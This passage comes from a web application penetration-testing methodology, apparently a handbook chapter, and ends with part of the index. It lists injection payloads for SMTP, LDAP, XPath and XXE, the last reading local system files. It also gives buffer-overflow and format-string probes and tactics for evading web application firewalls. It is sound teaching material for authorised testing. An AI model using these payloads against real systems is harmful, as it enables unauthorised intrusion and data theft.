In addition to the input-based attacks targeted in the preceding step, a range of vulnerabilities normally manifest themselves only in particular kinds of functionality. Before proceeding to the individual steps described in this section, you should review your assessment of the application's attack surface to identify specific application functions where these defects are liable to arise, and focus your testing on those.



**Figure 21-9:** Testing for functionality-specific input vulnerabilities

### 8.1 Test for SMTP Injection

- 8.1.1 For each request employed in e-mail-related functionality, submit each of the following test strings as each parameter in turn, inserting your own e-mail address at the relevant position. You can use Burp Intruder to automate this, as described in step 7.1 for general fuzzing. These test strings already have special characters URL-encoded, so do not apply any additional encoding to them.

```
<youremail>%0aCc:<youremail>
```

```
<youremail>%0d%0aCc:<youremail>
```

```
<youremail>%0aBcc:<youremail>
```

```
<youremail>%0d%0aBcc:<youremail>
```

```
%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>
```

```
%0aDATA%0aFrom: +<youremail>%0aTo: +<youremail>%0aSubject: +test%0afoo%0a%2e%0a
```

```
%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM: +<youremail>%0d%0aRCPT+TO: +
```

```
<youremail>%0d%0aDATA%0d%0aFrom: +<youremail>%0d%0aTo: +<youremail>%0d%0aSubject: +test%0d%0afoo%0d%0a%2e%0d%0a
```

- 8.1.2 Review the results to identify any error messages the application returns. If these appear to relate to any problem in the e-mail function, investigate whether you need to fine-tune your input to exploit a vulnerability.
- 8.1.3 Monitor the e-mail address you specified to see if any e-mail messages are received.
- 8.1.4 Review closely the HTML form that generates the relevant request. It may contain clues regarding the server-side software being used. It may also contain a hidden or disabled field that is used to specify the To address of the e-mail, which you can modify directly.

## 8.2 Test for Native Software Vulnerabilities

### 8.2.1 Test for Buffer Overflows

- 8.2.1.1 For each item of data being targeted, submit a range of long strings with lengths somewhat longer than common buffer sizes. Target one item of data at a time to maximize the coverage of code paths in the application. You can use the character blocks payload source in Burp Intruder to automatically generate payloads of various sizes. The following buffer sizes are suitable to test:

```
1100
4200
33000
```

- 8.2.1.2 Monitor the application's responses to identify any anomalies. An uncontrolled overflow is almost certain to cause an exception in the application, although diagnosing the nature of the problem remotely may be difficult. Look for any of the following anomalies:
  - An HTTP 500 status code or error message, where other malformed (but not overlong) input does not have the same effect
  - An informative message indicating that a failure occurred in some external, native code component
  - A partial or malformed response being received from the server
  - The TCP connection to the server closing abruptly without returning a response

- The entire web application no longer responding
- Unexpected data being returned by the application, possibly indicating that a string in memory has lost its null terminator

## 8.2.2 Test for Integer Vulnerabilities

8.2.2.1 When dealing with native code components, identify any integer-based data, particularly length indicators, which may be used to trigger integer vulnerabilities.

8.2.2.2 Within each targeted item, send suitable payloads designed to trigger any vulnerabilities. For each item of data being targeted, send a series of different values in turn, representing boundary cases for the signed and unsigned versions of different sizes of integer. For example:

- 0x7f and 0x80 (127 and 128)
- 0xff and 0x100 (255 and 256)
- 0x7fff and 0x8000 (32767 and 32768)
- 0xffff and 0x10000 (65535 and 65536)
- 0x7fffffff and 0x80000000 (2147483647 and 2147483648)
- 0xffffffff and 0x0 (4294967295 and 0)

8.2.2.3 When the data being modified is represented in hexadecimal form, send both little-endian and big-endian versions of each test case, such as `ff7f` and `7fff`. If hexadecimal numbers are submitted in ASCII form, use the same case as the application itself uses for alphabetic characters to ensure that these are decoded correctly.

8.2.2.4 Monitor the application's responses for anomalous events, as described in step 8.2.1.2.

## 8.2.3 Test for Format String Vulnerabilities

8.2.3.1 Targeting each parameter in turn, submit strings containing long sequences of different format specifiers. For example:

```
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n! etc...
%1!s!%2!s!%3!s!%4!s!%5!s!%6!s!%7!s!%8!s!%9!s!%10!s! etc...
```

Remember to URL-encode the `%` character as `%25`.

8.2.3.2 Monitor the application's responses for anomalous events, as described in step 8.2.1.2.



## 8.3 Test for SOAP Injection

- 8.3.1 Target each parameter in turn that you suspect is being processed via a SOAP message. Submit a rogue XML closing tag, such as `</foo>`. If no error occurs, your input is probably not being inserted into a SOAP message or is being sanitized in some way.
- 8.3.2 If an error was received, submit instead a valid opening and closing tag pair, such as `<foo></foo>`. If this causes the error to disappear, the application may be vulnerable.
- 8.3.3 If the item you submit is copied back into the application's responses, submit the following two values in turn. If you find that either item is returned as the other, or as simply `test`, you can be confident that your input is being inserted into an XML-based message.

```
test<foo/>
test<foo></foo>
```

- 8.3.4 If the HTTP request contains several parameters that may be being placed into a SOAP message, try inserting the opening comment character `<!--` into one parameter and the closing comment character `!-->` into another parameter. Then switch these (because you have no way of knowing in which order the parameters appear). This can have the effect of commenting out a portion of the server's SOAP message, which may change the application's logic or result in a different error condition that may divulge information.

## 8.4 Test for LDAP Injection

- 8.4.1 In any functionality where user-supplied data is used to retrieve information from a directory service, target each parameter in turn to test for potential injection into an LDAP query.
- 8.4.2 Submit the `*` character. If a large number of results are returned, this is a good indicator that you are dealing with an LDAP query.
- 8.4.3 Try entering a number of closing parentheses:

```
)))))))))
```

This input invalidates the query syntax, so if an error or other anomalous behavior results, the application may be vulnerable (although many other application functions and injection situations may behave in the same way).

- 8.4.4 Try entering various expressions designed to interfere with different types of queries, and see if these allow you to influence the results being

returned. The `cn` attribute is supported by all LDAP implementations and is useful if you do not know any details about the directory you are querying:

```
) (cn=*
*) (| (cn=*
*) ) %00
```

- 8.4.5 Try adding extra attributes to the end of your input, using commas to separate each item. Test each attribute in turn. An error indicates that the attribute is not valid in the present context. The following attributes are commonly used in directories queried by LDAP:

```
cn
c
mail
givenname
o
ou
dc
l
uid
objectclass
postaladdress
dn
sn
```

## 8.5 Test for XPath Injection

- 8.5.1 Try submitting the following values, and determine whether they result in different application behavior without causing an error:

```
' or count(parent::*[position()=1])=0 or 'a'='b
' or count(parent::*[position()=1])>0 or 'a'='b
```

- 8.5.2 If the parameter is numeric, also try the following test strings:

```
1 or count(parent::*[position()=1])=0
1 or count(parent::*[position()=1])>0
```

- 8.5.3 If any of the preceding strings causes differential behavior within the application without causing an error, it is likely that you can extract arbitrary data by crafting test conditions to extract 1 byte of information at a time. Use a series of conditions with the following form to determine the name of the current node's parent:

```
substring(name(parent::*[position()=1]),1,1)='a'
```

- 8.5.4 Having extracted the name of the parent node, use a series of conditions with the following form to extract all the data within the XML tree:

```
substring(//parentnodename[position()=1]/child::node()[position()=1]
/text(),1,1)='a'
```

## 8.6 Test for Back-End Request Injection

- 8.6.1 Locate any instance where an internal server name or IP address is specified in a parameter. Submit an arbitrary server and port, and monitor the application for a timeout. Also submit `localhost`, and finally your own IP address, monitoring for incoming connections on the port specified.
- 8.6.2 Target a request parameter that returns a specific page for a specific value, and try to append a new injected parameter using various syntax, including the following:

```
%26foo%3dbar (URL-encoded &foo=bar)
```

```
%3bfoo%3dbar (URL-encoded ;foo=bar)
```

```
%2526foo%253dbar (Double URL-encoded &foo=bar)
```

If the application behaves as if the original parameter were unmodified, there is a chance of HTTP parameter injection vulnerabilities. Attempt to attack the back-end request by injecting known parameter name/value pairs that may alter the back-end logic, as described in Chapter 10.

## 8.7 Test for XXE Injection

- 8.7.1 If users are submitting XML to the server, an external entity injection attack may be possible. If a field is known that is returned to the user, attempt to specify an external entity, as in the following example:


```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 115
```

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

If no known field can be found, specify an external entity of `"http://192.168.1.1:25"` and monitor the page response time. If the page takes significantly longer to return or times out, it may be vulnerable.

## 9 Test for Logic Flaws

---



**Figure 21-10:** Testing for logic flaws

### 9.1 Identify the Key Attack Surface

- 9.1.1 Logic flaws can take a huge variety of forms and exist within any aspect of the application's functionality. To ensure that probing for logic flaws is feasible, you should first narrow down the attack surface to a reasonable area for manual testing.
- 9.1.2 Review the results of your application mapping exercises, and identify any instances of the following features:
- Multistage processes
  - Critical security functions, such as login
  - Transitions across trust boundaries (for example, moving from being anonymous to being self-registered to being logged in)
  - Context-based functionality presented to a user
  - Checks and adjustments made to transaction prices or quantities

### 9.2 Test Multistage Processes

- 9.2.1 When a multistage process involves a defined sequence of requests, attempt to submit these requests out of the expected sequence. Try skipping certain stages, accessing a single stage more than once, and accessing earlier stages after later ones.
- 9.2.2 The sequence of stages may be accessed via a series of GET or POST requests for distinct URLs, or they may involve submitting different sets of parameters to the same URL. You may specify the stage being

requested by submitting a function name or index within a request parameter. Be sure to understand fully the mechanisms that the application is employing to deliver access to distinct stages.

- 9.2.3 In addition to interfering with the sequence of steps, try taking parameters that are submitted at one stage of the process and submitting them at a different stage. If the relevant items of data are updated within the application's state, you should investigate whether you can leverage this behavior to interfere with the application's logic.
- 9.2.4 If a multistage process involves different users performing operations on the same set of data, try taking each parameter submitted by one user and submitting it as another. If they are accepted and processed as that user, explore the implications of this behavior, as described previously.
- 9.2.5 From the context of the functionality that is implemented, try to understand what assumptions the developers may have made and where the key attack surface lies. Try to identify ways of violating those assumptions to cause undesirable behavior within the application.
- 9.2.6 When multistage functions are accessed out of sequence, it is common to encounter a variety of anomalous conditions within the application, such as variables with null or uninitialized values, partially defined or inconsistent state, and other unpredictable behavior. Look for interesting error messages and debug output, which you can use to better understand the application's internal workings and thereby fine-tune the current or a different attack.

## 9.3 Test Handling of Incomplete Input

- 9.3.1 For critical security functions within the application, which involve processing several items of user input and making a decision based on these, test the application's resilience to requests containing incomplete input.
- 9.3.2 For each parameter in turn, remove both the name and value of the parameter from the request. Monitor the application's responses for any divergence in its behavior and any error messages that shed light on the logic being performed.
- 9.3.3 If the request you are manipulating is part of a multistage process, follow the process through to completion, because the application may store data submitted in earlier stages within the session and then process this at a later stage.

## **9.4 Test Trust Boundaries**

- 9.4.1 Probe how the application handles transitions between different types of trust of the user. Look for functionality where a user with a given trust status can accumulate an amount of state relating to his identity. For example, an anonymous user could provide personal information during self-registration, or proceed through part of an account recovery process designed to establish his identity.
- 9.4.2 Try to find ways to make improper transitions across trust boundaries by accumulating relevant state in one area and then switching to a different area in a way that would not normally occur. For example, having completed part of an account recovery process, attempt to switch to an authenticated user-specific page. Test whether the application assigns you an inappropriate level of trust when you transition in this way.
- 9.4.3 Try to determine whether you can harness any higher-privileged function directly or indirectly to access or infer information.

## **9.5 Test Transaction Logic**

- 9.5.1 In cases where the application imposes transaction limits, test the effects of submitting negative values. If these are accepted, it may be possible to beat the limits by making large transactions in the opposite direction.
- 9.5.2 Examine whether you can use a series of successive transactions to bring about a state that you can exploit for a useful purpose. For example, you may be able to perform several low-value transfers between accounts to accrue a large balance that the application's logic was intended to prevent.
- 9.5.3 If the application adjusts prices or other sensitive values based on criteria that are determined by user-controllable data or actions, first understand the algorithms used by the application, and the point within its logic where adjustments are made. Identify whether these adjustments are made on a one-time basis, or whether they are revised in response to further actions performed by the user.
- 9.5.4 Try to find ways to manipulate the application's behavior to cause it to get into a state where the adjustments it has applied do not correspond to the original criteria intended by its designers.

## 10 Test for Shared Hosting Vulnerabilities

10.1. Test segregation in shared infrastructures

10.2. Test segregation between ASP-hosted applications

**Figure 21-11:** Testing for shared hosting vulnerabilities

### 10.1 Test Segregation in Shared Infrastructures

- 10.1.1 If the application is hosted in a shared infrastructure, examine the access mechanisms provided for customers of the shared environment to update and manage their content and functionality. Consider the following questions:
- Does the remote access facility use a secure protocol and suitably hardened infrastructure?
  - Can customers access files, data, and other resources that they do not legitimately need to access?
  - Can customers gain an interactive shell within the hosting environment and execute arbitrary commands?
- 10.1.2 If a proprietary application is used to allow customers to configure and customize a shared environment, consider targeting this application as a way to compromise the environment itself and individual applications running within it.
- 10.1.3 If you can achieve command execution, SQL injection, or arbitrary file access within one application, investigate carefully whether this provides any way to escalate your attack to target other applications.


### 10.2 Test Segregation Between ASP-Hosted Applications

- 10.2.1 If the application belongs to an ASP-hosted service composed of a mix of shared and customized components, identify any shared components such as logging mechanisms, administrative functions, and database code components. Attempt to leverage these to compromise the shared portion of the application and thereby attack other individual applications.

- 10.2.2 If a common database is used within any kind of shared environment, perform a comprehensive audit of the database configuration, patch level, table structure, and permissions using a database scanning tool such as NGSSquirrel. Any defects within the database security model may provide a way to escalate an attack from within one application to another.

## 11 Test for Application Server Vulnerabilities

---



**Figure 21-12:** Testing for web server vulnerabilities

### 11.1 Test for Default Credentials

- 11.1.1 Review the results of your application mapping exercises to identify the web server and other technologies in use that may contain accessible administrative interfaces.
- 11.1.2 Perform a port scan of the web server to identify any administrative interfaces running on a different port than the main target application.
- 11.1.3 For any identified interfaces, consult the manufacturer's documentation and common default password listings to obtain default credentials.
- 11.1.4 If the default credentials do not work, use the steps listed in section 4 to attempt to guess valid credentials.
- 11.1.5 If you gain access to an administrative interface, review the available functionality and determine whether it can be used to further compromise the host and attack the main application.



## 11.2 Test for Default Content

- 11.2.1 Review the results of your Nikto scan (step 1.4.1) to identify any default content that may be present on the server but that is not an integral part of the application.
- 11.2.2 Use search engines and other resources such as [www.exploit-db.com](http://www.exploit-db.com) and [www.osvdb.org](http://www.osvdb.org) to identify default content and functionality included within the technologies you know to be in use. If feasible, carry out a local installation of these, and review them for any default functionality that you may be able to leverage in your attack.
- 11.2.3 Examine the default content for any functionality or vulnerabilities that you may be able to leverage to attack the server or the application.

## 11.3 Test for Dangerous HTTP Methods

- 11.3.1 Use the `OPTIONS` method to list the HTTP methods that the server states are available. Note that different methods may be enabled in different directories. You can perform a vulnerability scan in Paros to perform this check.
- 11.3.2 Try each reported method manually to confirm whether it can in fact be used.
- 11.3.3 If you find that some WebDAV methods are enabled, use a WebDAV-enabled client for further investigation, such as Microsoft FrontPage or the Open as Web Folder option in Internet Explorer.

## 11.4 Test for Proxy Functionality

- 11.4.1 Using both `GET` and `CONNECT` requests, try to use the web server as a proxy to connect to other servers on the Internet and retrieve content from them.
- 11.4.2 Using both `GET` and `CONNECT` requests, attempt to connect to different IP addresses and ports within the hosting infrastructure.
- 11.4.3 Using both `GET` and `CONNECT` requests, attempt to connect to common port numbers on the web server itself by specifying 127.0.0.1 as the target host in the request.

## 11.5 Test for Virtual Hosting Misconfiguration

- 11.5.1 Submit `GET` requests to the root directory using the following:
  - The correct `Host` header
  - A bogus `Host` header

- The server's IP address in the `Host` header
  - No `Host` header (use HTTP/1.0 only)
- 11.5.2 Compare the responses to these requests. A common result is that directory listings are obtained when the server's IP address is used in the `Host` header. You may also find that different default content is accessible.
- 11.5.3 If you observe different behavior, repeat the application mapping exercises described in section 1 using the hostname that generated different results. Be sure to perform a Nikto scan using the `-vhost` option to identify any default content that may have been overlooked during initial application mapping.

## 11.6 Test for Web Server Software Bugs

- 11.6.1 Run Nessus and any other similar scanners you have available to identify any known vulnerabilities in the web server software you are attacking.
- 11.6.2 Review resources such as Security Focus, Bugtraq, and Full Disclosure to find details of any recently discovered vulnerabilities that may not have been fixed on your target.
- 11.6.3 If the application was developed by a third party, investigate whether it ships with its own web server (often an open source server). If it does, investigate this for any vulnerabilities. Be aware that in this case, the server's standard banner may have been modified.
- 11.6.4 If possible, consider performing a local installation of the software you are attacking, and carry out your own testing to find new vulnerabilities that have not been discovered or widely circulated.


## 11.7 Test for Web Application Firewalling

- 11.7.1 Submit an arbitrary parameter name to the application with a clear attack payload in the value, ideally somewhere the application includes the name and/or value in the response. If the application blocks the attack, this is likely to be due to an external defense.
- 11.7.2 If a variable can be submitted that is returned in a server response, submit a range of fuzz strings and encoded variants to identify the behavior of the application defenses to user input.
- 11.7.3 Confirm this behavior by performing the same attacks on variables within the application.
- 11.7.4 For all fuzzing strings and requests, use payload strings that are unlikely to exist in a standard signature database. Although giving examples of

these is by definition impossible, avoid using `/etc/passwd` or `/windows/system32/config/sam` as payloads for file retrieval. Also avoid using terms such as `<script>` in an XSS attack and using `alert()` or `xss` as XSS payloads.

- 11.7.5 If a particular request is blocked, try submitting the same parameter in a different location or context. For instance, submit the same parameter in the URL in a `GET` request, within the body of a `POST` request, and within the URL in a `POST` request.
- 11.7.6 On ASP.NET, also try submitting the parameter as a cookie. The `API Request.Params["foo"]` will retrieve the value of a cookie named `foo` if the parameter `foo` is not found in the query string or message body.
- 11.7.7 Review all the other methods of introducing user input provided in Chapter 4, picking any that are not protected.
- 11.7.8 Determine locations where user input is (or can be) submitted in a non-standard format such as serialization or encoding. If none is available, build the attack string by concatenation and/or by spanning it across multiple variables. (Note that if the target is ASP.NET, you may be able to use HPP to concatenate the attack using multiple specifications of the same variable.)

## 12 Miscellaneous Checks



**Figure 21-13:** Miscellaneous checks

### 12.1 Check for DOM-Based Attacks

- 12.1.1 Perform a brief code review of every piece of JavaScript received from the application. Identify any XSS or redirection vulnerabilities that can be triggered by using a crafted URL to introduce malicious data into the DOM of the relevant page. Include all standalone JavaScript files

and scripts contained within HTML pages (both static and dynamically generated).

- 12.1.2 Identify all uses of the following APIs, which may be used to access DOM data that can be controlled via a crafted URL:

```
document.location
document.URL
document.URLUnencoded
document.referrer
window.location
```

- 12.1.3 Trace the relevant data through the code to identify what actions are performed with it. If the data (or a manipulated form of it) is passed to one of the following APIs, the application may be vulnerable to XSS:

```
document.write()
document.writeln()
document.body.innerHTML
eval()
window.execScript()
window.setInterval()
window.setTimeout()
```

- 12.1.4 If the data is passed to one of the following APIs, the application may be vulnerable to a redirection attack:

```
document.location
document.URL
document.open()
window.location.href
window.navigate()
window.open()
```

## 12.2 Check for Local Privacy Vulnerabilities

- 12.2.1 Review the logs created by your intercepting proxy to identify all the Set-Cookie directives received from the application during your testing. If any of these contains an `expires` attribute with a date that is in the future, the cookie will be stored by users' browsers until that date. Review the contents of any persistent cookies for sensitive data.
- 12.2.2 If a persistent cookie is set that contains any sensitive data, a local attacker may be able to capture this data. Even if the data is encrypted, an attacker who captures it will be able to resubmit the cookie to the application and gain access to any data or functionality that this allows.
- 12.2.3 If any application pages containing sensitive data are accessed over HTTP, look for any cache directives within the server's responses. If any of the following directives do not exist (either within the HTTP headers

or within HTML metatags), the page concerned may be cached by one or more browsers:

```
Expires: 0  
Cache-control: no-cache  
Pragma: no-cache
```

- 12.2.4 Identify any instances within the application in which sensitive data is transmitted via a URL parameter. If any cases exist, examine the browser history to verify that this data has been stored there.
- 12.2.5 For all forms that are used to capture sensitive data from the user (such as credit card details), review the form's HTML source. If the attribute `autocomplete=off` is not set, within either the form tag or the tag for the individual input field, data entered is stored within browsers that support autocomplete, provided that the user has not disabled this feature.
- 12.2.6 Check for technology-specific local storage.
  - 12.2.6.1 Check for Flash local objects using the BetterPrivacy plug-in for Firefox.
  - 12.2.6.2 Check any Silverlight isolated storage in this directory:  
`C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\`
  - 12.2.6.3 Check any use of HTML5 local storage.

## 12.3 Check for Weak SSL Ciphers

- 12.3.1 If the application uses SSL for any of its communications, use the tool `THCSSLCheck` to list the ciphers and protocols supported.
- 12.3.2 If any weak or obsolete ciphers and protocols are supported, a suitably positioned attacker may be able to perform an attack to downgrade or decipher the SSL communications of an application user, gaining access to his sensitive data.
- 12.3.3 Some web servers advertise certain weak ciphers and protocols as supported but refuse to actually complete a handshake using these if a client requests them. This can lead to false positives when you use the `THCSSLCheck` tool. You can use the Opera browser to attempt to perform a complete handshake using specified weak protocols to confirm whether these can actually be used to access the application.

## 12.4 Check Same-Origin Policy Configuration

- 12.4.1 Check for the `/crossdomain.xml` file. If the application allows unrestricted access (by specifying `<allow-access-from domain="*" />`), Flash objects

from any other site can perform two-way interaction, riding on the sessions of application users. This would allow all data to be retrieved, and any user actions to be performed, by any other domain.

- 12.4.2 Check for the `/clientaccesspolicy.xml` file. Similar to Flash, if the `<cross-domain-access>` configuration is too permissive, other sites can perform two-way interaction with the site under assessment.
- 12.4.3 Test an application's handling of cross-domain requests using `XMLHttpRequest` by adding an `Origin` header specifying a different domain and examining any `Access-Control` headers that are returned. The security implications of allowing two-way access from any domain, or from specified other domains, are the same as those described for the Flash cross-domain policy.

## 13 Follow Up Any Information Leakage

---

- 13.1 In all your probing of the target application, monitor its responses for error messages that may contain useful information about the error's cause, the technologies in use, and the application's internal structure and functionality.
- 13.2 If you receive any unusual error messages, investigate these using standard search engines. You can use various advanced search features to narrow down your results. For example:

```
"unable to retrieve" filetype:php
```

- 13.3 Review the search results, looking both for any discussion about the error message and for any other websites in which the same message has appeared. Other applications may produce the same message in a more verbose context, enabling you to better understand what kind of conditions give rise to the error. Use the search engine cache to retrieve examples of error messages that no longer appear within the live application.
- 13.4 Use Google code search to locate any publicly available code that may be responsible for a particular error message. Search for snippets of error messages that may be hard-coded into the application's source code. You can also use various advanced search features to specify the code language and other details, if these are known. For example:

```
unable\ to\ retrieve lang:php package:mail
```

- 13.5 If you receive error messages with stack traces containing the names of library and third-party code components, search for these names on both types of search engine.

# Index

## A

- Absinthe, 322
- absolute URLs, open redirection
  - vulnerabilities
  - blocking, 544–545
  - prefix, 545–546
- “accept known good” approach, input, 24
- access
  - ASP attackers, 658–660
  - ASP.NET API methods
    - database, 721
    - file, 720
  - ASPs and customer, 665–666
  - database
    - ASP.NET API methods, 721
    - Java API methods, 714–715
    - Perl language API methods, 737–738
    - PHP API methods, 729–730
  - defense mechanisms handling, 18–21
    - authentication, 18–19
    - control, 20–21
    - session management, 19–20
  - Java API methods
    - database, 714–715
    - file, 713
  - Perl language API methods
    - database, 737–738
    - file, 737
  - PHP API methods
    - database, 729–730
    - file, 727–729
  - shared hosting
    - attackers, 658–660
    - customer, 665–666
    - trust relationships in tiered architecture, 649
  - access controls
    - account testing, 267–270
      - API methods, 276–277
      - HTTP methods, 278
      - limited access, 273–276
      - multistage function, 271–273
      - static resources, 277
    - application mapping, 268–269
    - attackers, 266–278
      - types, 258–260
      - usernames and passwords, 275–276
    - back-end components, 357
    - broken, 7, 274
    - context-dependent, 258
    - declarative, 282–283
    - defective, 257
    - discretionary, 282
    - flaws, 284
    - hacker’s methodology
      - insecure access, 823
      - limited access, 822–823
      - multiple accounts, 822
      - requirements, 821
    - horizontal, 258
    - identifier-based functions, 261–262
    - insecure methods, 265–266
    - location-based, 266
    - multistage functions, 262–263
      - testing, 271–273
    - parameter-based, 265–266
    - per-user segregation, 274
    - platforms, 264–265
    - programmatic, 282
    - referrer-based, 266
    - role-based, 282
    - security, 278–283
      - best practices, 279–280
      - central component approach, 280
      - multilayered privilege model, 280–283
      - pitfalls, 278–279
    - static resources, 263–264
      - account testing, 277
    - unprotected functionality, API methods, 260–261
    - vertical, 258
    - vulnerabilities, 258–266, 276
      - application logic flaws, 411
  - Access-Control-Allow-Origin headers, 528–529
  - account activation URLs, 184
  - account suspension, 197–198
  - account testing, access controls, 267–270
    - API methods, 276–277
    - HTTP methods, 278
    - limited access, 273–276
    - multistage function, 271–273
    - static resources, 277
  - Achilles proxy, 751
  - Action Message Format (AMF), 135
    - Burp Suite, 137
  - active scanning, 764–765
  - ActiveX controls, 447
    - COMRaider, 558

- hacker's methodology, browser extensions, 804
- HTML modification, 557
- "safe for scripting"
  - registration, 555–557
- vulnerabilities, 555–556
  - finding, 556–558
  - preventing, 558–559
- administrative functions, web applications, 35–36
- administrators
  - DBA, 325–326
  - defense mechanisms handling attackers, alerting, 33–34
- Ajax
  - HTML5, 487
  - stored XSS in uploaded files via, 486–487
  - web functionality, 62–63, 384
- Alcon, Wade, 565
- alerts, 33–34
- Allaire JRun, 690–691
- allow\_url\_include, 729
- AMF. *See* Action Message Format
- ampersand character, batch function, 360–361, 363
- Anley, Chris, 218, 322, 634
- anomalous event alerts, 33
- anti-CSRF tokens, 508–509, 516–517
  - XSS defeating, 509–510
- anti-XSS filters, 452
  - IE, 748
- AOL AIM Enterprise Gateway application, 409
- Apache
  - chunked encoding overflow, 688
  - error messages, 628
  - mod\_isapi, 688
  - mod\_proxy, 688
  - reflected XSS, 442
  - Tomcat, 673
  - virtual hosting, 683
- API methods
  - access controls to, 260–261
  - account testing, 276–277
- ASP.NET
  - database, 721
  - dynamic code execution, 722
  - file access, 720
  - OS command execution, 722–723
  - sockets, 723
  - URL redirection, 723
  - user input, 718–719
- Java
  - database access, 714–715
  - dynamic code execution, 715
  - file access, 713
  - OS command execution, 715–716
  - potentially dangerous, 713–716
  - sockets, 716
  - URL redirection, 716
- Java user input, 712
- JavaScript DOM-based, 740
- Perl language
  - database access, 737–738
  - dynamic code execution, 738
  - file access, 737
  - OS command execution, 738
  - potentially dangerous, 736–739
  - sockets, 739
  - URL redirection, 738
- PHP
  - database access, 729–730
  - dynamic code execution, 730–731
  - file access, 727–729
  - OS command execution, 731
  - potentially dangerous, 727–732
  - sockets, 732
  - URL redirection, 731–732
  - server-side redirection, 392
  - SQL injection, 291
  - versatility, 358
- Apple iDisk Server, path traversal vulnerabilities, 690
- application. *See* web application
- application architecture. *See* tiered architectures
- application logic flaws
  - access controls vulnerabilities, 411
  - attack surface, 405
  - audit trail, 429
  - authentication, 415–416
  - avoiding, 428–429
  - beating business limit, 416–417, 429
  - breaking bank, 414–416
  - bulk discount cheating, 418, 429
  - debugger messages, 424–426
  - developers, 429–430
  - encryption oracle, 407–408
  - "remember me" function, 407
  - escaping, 419–420
  - financial services, 412–416
  - forced browsing, 411
- hacker's methodology
  - attack surface, 842
  - incomplete input, 843
  - multistage functions, 842–843
  - transaction logic, 844
  - trust relationships, 844
- hacker's methodology, authentication, 811–813
- invalidating input validation, 420–422
- lessons, 428–429
- login function, 426–427
  - race conditions, 427
- nature of, 406
- password change function, 409–410
- proceeding to checkout, 410–411
- real-world, 406–407
- rolling your own insurance, 412–413
- search function, 429
  - abuse, 422–424
- security, 428
- session management, 429
- shell metacharacters, 419
- source code, 428
- SQL injection, 420–422
- application logs, 262
- application mapping, 73
  - access controls, 268–269
  - analyzing, 97–113
    - key areas, 97–98
  - attack surface, 111
    - example, 112–113
- Burp Suite, 268
- comparisons, 268–269
- enumerating content and functionality, 74–97
- hacker's methodology, 795–798
  - debug parameters, 798
  - default content, 797
  - enumerating identifiers, 797–798
  - hidden content, 796–797
  - public information resources, 796
  - tokens to sessions, 818
  - visible content, 795–796
- hidden content
  - brute-force techniques
    - discovering, 81–85
  - discovering, 80–93
  - inference from published content discovering, 85–89



- public information
  - discovering, 89–91
  - web server leveraged for
    - discovering, 91–93
- hidden parameters, 96–97
- input entry points
  - HTTP headers, 100–101
  - out-of-band channels, 101
  - request parameters, 99
  - URL file paths, 98–99
- methodology, 114
- naming schemes, 85–86
  - brute-force exercise, 88
  - identifying, 87
- path traversal vulnerabilities, 371
- server-side
  - functionality identification, 106–110
  - technology identification, 101–106
- web application pages *versus* functional paths, 93–96
- application servers. *See* web servers
- application service providers (ASPs), 656–657. *See also* ASP.NET; cloud computing
- attackers, 658–665
  - access, 658–660
  - deliberate backdoor scripts, 660–661
  - between web applications, 660–663
- financial services, 658
- organization, 658
- securing, 665–667
  - component segregation, 667
  - customer access, 665–666
  - customer functionality segregation, 666
- shared, 657–658
- threats, 657
- VPN, 659
- arbitrary input. *See* user input
- architecture. *See* tiered architectures
- Armstrong, Dave, 505
- The Art of Software Security Assessment* (Dowd & McDonald & Schuh), 634
- ASCII code, 67
- US-ASCII, 464
- Asirra puzzles, Microsoft, 612
- ASP.NET, 54, 103
- API methods
  - database, 721
  - dynamic code execution, 722
  - file access, 720
  - OS command execution, 722–723
  - sockets, 723
  - URL redirection, 723
  - user input, 718–719
- error messages, 628
- OS command injection via, 360–361
- redirection, 392
- security configuration, 723–724
- session interaction, 719–720
- stack traces, 617
- ViewState
  - attackers, 127
  - Base64 encoding, 125–126
  - Burp Suite, 126
  - client-side data transmission, 124–127
  - purpose, 125
  - security, 155
- ASPs. *See* application service providers
- .aspx file extension, 107
- Astely, Rick, 541
- attack payloads, XSS, 443–447
  - autocomplete, 446
  - escalating client-side, 447
  - escalation to other pages, 473–474
  - inducing actions, 445–446
  - Trojan injection, 444–445
  - trust relationship exploitation, 446–447
  - virtual defacement, 443–444
- attack surface
